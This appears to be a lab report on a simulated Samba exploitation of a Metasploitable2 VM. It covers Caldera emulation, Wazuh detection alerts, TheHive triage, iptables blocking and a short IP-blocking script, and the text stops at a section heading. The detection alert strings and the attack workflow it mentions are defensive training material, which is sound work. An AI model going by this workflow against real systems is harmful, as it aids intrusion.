


Figure 2: Caldera agent configuration with HTTP contact and Linux platform selection.

Operation Creation

Subsequently, a new operation titled *“Samba Attack Simulation”* was created using the Everything Bagel adversary profile. The operation was configured to run autonomously with the atomic planner, enabling automated execution of attack techniques.




Figure 3: Creation of adversary emulation operation using “Everything Bagel” profile.



Operation Execution Output

During execution, Caldera attempted multiple actions related to credential access and remote exploitation. The attack activity generated logs, which were successfully collected and analyzed by Wazuh. Alerts such as “Samba exploit attempt,” “Unauthorized access detected,” and “*Privilege escalation to root*” were observed.




Figure 4: Execution results of Caldera operation showing simulated attack activities and command outputs.

Detection Table

Timestamp	Source IP	Alert Description	MITRE Technique
2026-04-09 16:09:00	192.168.56.3	Samba exploit attempt	T1210
2026-04-09 16:09:02	192.168.56.3	Unauthorized access detected	T1210
2026-04-09 16:09:13	192.168.56.3	Privilege escalation to root	T1068

These alerts confirm that the simulated adversary activity was successfully detected by the SIEM, demonstrating the effectiveness of detection rules and monitoring capabilities.



Detection and Triage:

Detection and Triage using Wazuh and TheHive

The detection phase was performed using Wazuh SIEM, which successfully identified malicious activities generated during the attack simulation. Custom detection rules were configured to monitor suspicious log entries such as “Samba exploit attempt,” “Unauthorized access detected,” and “Privilege escalation to root.” These logs were collected from the target system and forwarded to the Wazuh manager for analysis.

Upon detection, alerts were generated in the Wazuh dashboard, indicating potential exploitation attempts originating from the attacker IP address **192.168.56.3**. The alerts were categorized with high severity, confirming malicious behavior aligned with MITRE ATT&CK technique **T1210 (Exploitation of Remote Services)**.

Case Creation in TheHive

The screenshot displays the TheHive web interface in a browser window. The address bar shows `http://localhost:9000/cases`. The interface includes a sidebar with navigation options like 'Cases', 'Alerts', and 'Incidents'. The main content area is titled 'Create case' and contains the following fields:

- Title ***: Samba Exploitation Incident
- Date ***: 09/04/2026 18:15
- Severity**: LOW, MEDIUM, **HIGH** (selected), CRITICAL
- TLP**: TLP-CLEAR, TLP-GREEN, **TLP-AMBER** (selected), TLP-AMBER+STRICT, TLP-RED
- PAP**: PAP-CLEAR, PAP-GREEN, **PAP-AMBER** (selected), PAP-RED
- Tags**: Samba, Metasploit, Wazuh, T1210, ...
- Description ***: Metasploitable2 system. The attack was performed using Metasploit, resulting in unauthorized access and root privilege escalation. The activity was detected through Wazuh by analyzing system logs, which indicated suspicious behavior such as exploit attempts and privilege escalation. The attack was mapped to MITRE ATT&CK technique T1210 (Exploitation of Remote Services). A response action was initiated by blocking the attacker IP (192.168.56.3) using firewall rules. The containment was verified through connectivity testing, confirming successful mitigation of the threat.

At the bottom, there are tabs for 'Tasks', 'Custom fields', and 'Pages'. A message states 'No tasks have been found. Add a task'. The form concludes with 'Cancel' and 'Confirm' buttons.

Figure 1: Creation of a new incident case in TheHive for Samba exploitation detection.



Following detection, the incident was escalated to TheHive for triage and case management. A new case titled “*Samba Exploitation Incident*” was created, including relevant details such as severity level, tags (Samba, Metasploit, Wazuh), and a detailed description of the attack.

Adding Observable (Attacker IP)




Figure 2: Adding attacker IP address (192.168.56.3) as an observable for investigation.

During triage, the attacker IP address was added as an observable to track indicators of compromise (IOC). Tasks were assigned to analysts for further investigation, including validating exploit activity and analyzing logs.

Task Creation for Investigation





Figure 3: Creating investigation tasks for analyzing Samba exploit activity.

Task Log (Detection & Analysis Notes)

Additionally, task logs were created to document findings such as detection confirmation, analysis of unauthorized access, and evidence of privilege escalation. The case was reviewed by a Tier 2 analyst, who confirmed the incident as malicious and recommended containment actions.



Analyst Review (Tier 2)

This structured triage process ensured proper documentation, analysis, and escalation of the security incident.



The screenshot displays the CYART web application interface. The browser address bar shows the URL `http://localhost:9000/cases/~40964136/details`. The page header includes a navigation bar with 'Cases / #5 / Description' and a search bar. The main content area is divided into several sections:

- Case Information:** Case ID ~40964136, Created by Tier2 Analyst, Created at 09/04/2026 18:16, Updated at 09/04/2026 18:18.
- Severity:** SEVERITY-HIGH, TLP:AMBER, PAP:AMBER.
- Assignee:** Assign to me, Tier2 Analyst.
- Status:** In progress.
- Start date:** 09/04/2026 18:15.
- Tasks completion:** A progress bar showing completion status.
- Contributors:** Two contributors listed.
- Time metrics:** Detection (1 minute, 30s), Triage (2 minutes, 1s), Acknowledge (3 minutes, 32s).
- Description:** A security incident was detected involving exploitation of a vulnerable Samba service on a Metasploitable2 system. The attack was performed using Metasploit, resulting in unauthorized access and root privilege escalation. The activity was detected through Wazuh by analyzing system logs, which indicated suspicious behavior such as exploit attempts and privilege escalation. The attack was mapped to MITRE ATT&CK technique T1210 (Exploitation of Remote Services). A response action was initiated by blocking the attacker IP (192.168.56.3) using firewall rules. The containment was verified through connectivity testing, confirming successful mitigation of the threat.
- Linked elements:** No linked elements. Add a link.
- Comments:** Response Action: Blocked attacker IP (192.168.56.3) using firewall (iptables). 09/04/2026 18:19.
- Verification:** Ping test from attacker machine resulted in 100% packet loss, confirming successful containment.

Figure 5: Tier 2 analyst review confirming the incident and recommending response actions.




Figure 5: Tier 2 analyst reply to the message.

Response and Containment:

Response and Containment using Firewall Rules (CrowdSec Simulation)

Following successful detection and triage of the Samba exploitation attack, response and containment actions were initiated to mitigate the threat and prevent further unauthorized access.

```
926-04-03T16:55:49.485042+05:30 192.168.56.6 msfadmin: ALERT : Samba exploit attempt from 192.168.56.3
926-04-03T16:56:22.776420+05:30 192.168.56.6 msfadmin: ALERT : Unauthorized acces detected
926-04-03T16:56:45.534454+05:30 192.168.56.6 msfadmin: ALERT : Privilege escalation to root
926-04-03T16:56:51.679078+05:30 192.168.56.6 msfadmin: ALERT : Privilege escalation to root
926-04-03T16:56:51.679078+05:30 192.168.56.6 msfadmin: ALERT : Unauthorized acces detected
926-04-03T16:56:54.161702+05:30 192.168.56.6 msfadmin: ALERT : Samba exploit attempt from 192.168.56.3
926-04-03T16:57:05.861387+05:30 192.168.56.6 msfadmin: ALERT : Samba exploit attempt from 192.168.56.3
926-04-03T16:57:05.861387+05:30 192.168.56.6 msfadmin: ALERT : Unauthorized acces detected
926-04-03T16:57:16.751453+05:30 192.168.56.6 msfadmin: ALERT : Privilege escalation to root
926-04-03T16:58:28.361340+05:30 sudeep-VirtualBox NetworkManager[1368]: <info> [1775215708.3605] dhcp4 (enp0s3): state changed new lease, address=192.168.56.4
926-04-03T16:58:28.364400+05:30 sudeep-VirtualBox dbus-daemon[1260]: [system] Activating via systemd: service name='org.freedesktop.nm_dispatcher' unit='dbus-org.freedesktop.nm-dispatcher.service' requested by ':1.10' (uid=0 pid=1368 comm="/usr/sbin/NetworkManager --no-daemon" label="unconfined")
926-04-03T16:58:28.369330+05:30 sudeep-VirtualBox systemd[1]: Starting NetworkManager-dispatcher.service - Network Manager Script Dispatcher Service.
926-04-03T16:58:28.409827+05:30 sudeep-VirtualBox dbus-daemon[1260]: [system] Successfully activated service 'org.freedesktop.nm_dispatcher'
926-04-03T16:58:28.410549+05:30 sudeep-VirtualBox systemd[1]: Started NetworkManager-dispatcher.service - Network Manager Script Dispatcher Service.
926-04-03T16:58:38.804680+05:30 sudeep-VirtualBox systemd[1]: NetworkManager-dispatcher.service: Deactivated successfully.
sudeep@VirtualBox:~$ sudo iptables -A INPUT -s 192.168.56.3 -j DROP
sudeep@VirtualBox:~$
```

Figure 1: Firewall rule applied to block attacker IP address (192.168.56.3) using iptables.



The primary containment strategy involved isolating the compromised system by blocking the attacker's IP address (**192.168.56.3**) using firewall rules. This action was implemented using an iptables rule to drop all incoming traffic from the attacker's machine. The command executed ensured that any further communication attempts from the malicious source were denied at the network level.

To verify the effectiveness of the containment, a connectivity test was performed from the attacker system (Kali Linux) to the target system. A ping test was executed, which resulted in **100% packet loss**, confirming that the attacker was successfully blocked and could no longer communicate with the target.

```
(sudeep@kali)-[~]
$ ping 192.168.56.4
PING 192.168.56.4 (192.168.56.4) 56(84) bytes of data.
^C
— 192.168.56.4 ping statistics —
16 packets transmitted, 0 received, 100% packet loss, time 153
```

Figure 2: Ping test showing 100% packet loss, confirming successful containment of the attacker.

This demonstrates that the containment strategy was effective in isolating the affected system and preventing lateral movement or further exploitation attempts. The response aligns with standard incident response procedures, ensuring rapid mitigation and minimizing potential impact.

SOAR Automation:

SOAR Automation using TheHive Playbook for Automated IP Blocking

To enhance incident response efficiency, Security Orchestration, Automation, and Response (SOAR) capabilities were implemented using TheHive. The objective was to automate the containment process by blocking malicious IP addresses detected during the attack.

Case Creation in TheHive

Initially, a case titled *"Phishing / Brute Force Attack Detected"* was created in TheHive, based on alerts generated by Wazuh. The case included details such as the attacker IP (**192.168.56.3**), severity level (High), and a description of multiple failed SSH login attempts.



This instance uses a Platinum License for Trial p

Create case

Title *

Phishing / Brute Force Attack Detected

Date *

08/04/2026 18:27

Severity

LOW MEDIUM **HIGH** CRITICAL

TLP

TLP:CLEAR TLP:GREEN **TLP:AMBER** TLP:AMBER+STRICT

TLP:RED

PAP

PAP:CLEAR PAP:GREEN **PAP:AMBER** PAP:RED

Tags

phishing, brute-force, auto-resp...

Description *

Wazuh detected multiple failed SSH login attempts from attacker IP 192.168.56.3. The IP was blocked automatically using firewall rules.

Cancel Confirm

Figure 1: Creation of incident case in TheHive for brute-force attack detection.

SOAR Automation Script (auto_response.sh)

To automate the response, a custom script (auto_response.sh) was developed. This script accepts an IP address as input and dynamically applies a firewall rule using iptables to block the malicious source. The script ensures repeatability and faster response compared to manual intervention.



```
sudeep@sudeep-VirtualBox: ~ — nano auto_response.sh
GNU nano 8.4 auto_response.sh *

#!/bin/bash
IP=$1
echo "[+] Detected malicious IP:$IP"
#Block IP using firewall
sudo iptables -A INPUT -s $IP -j DROP
echo "[+] IP Blocked succesfully"
```

Figure 2: Custom SOAR automation script to block malicious IP using iptables.

Script Execution & IP Blocking

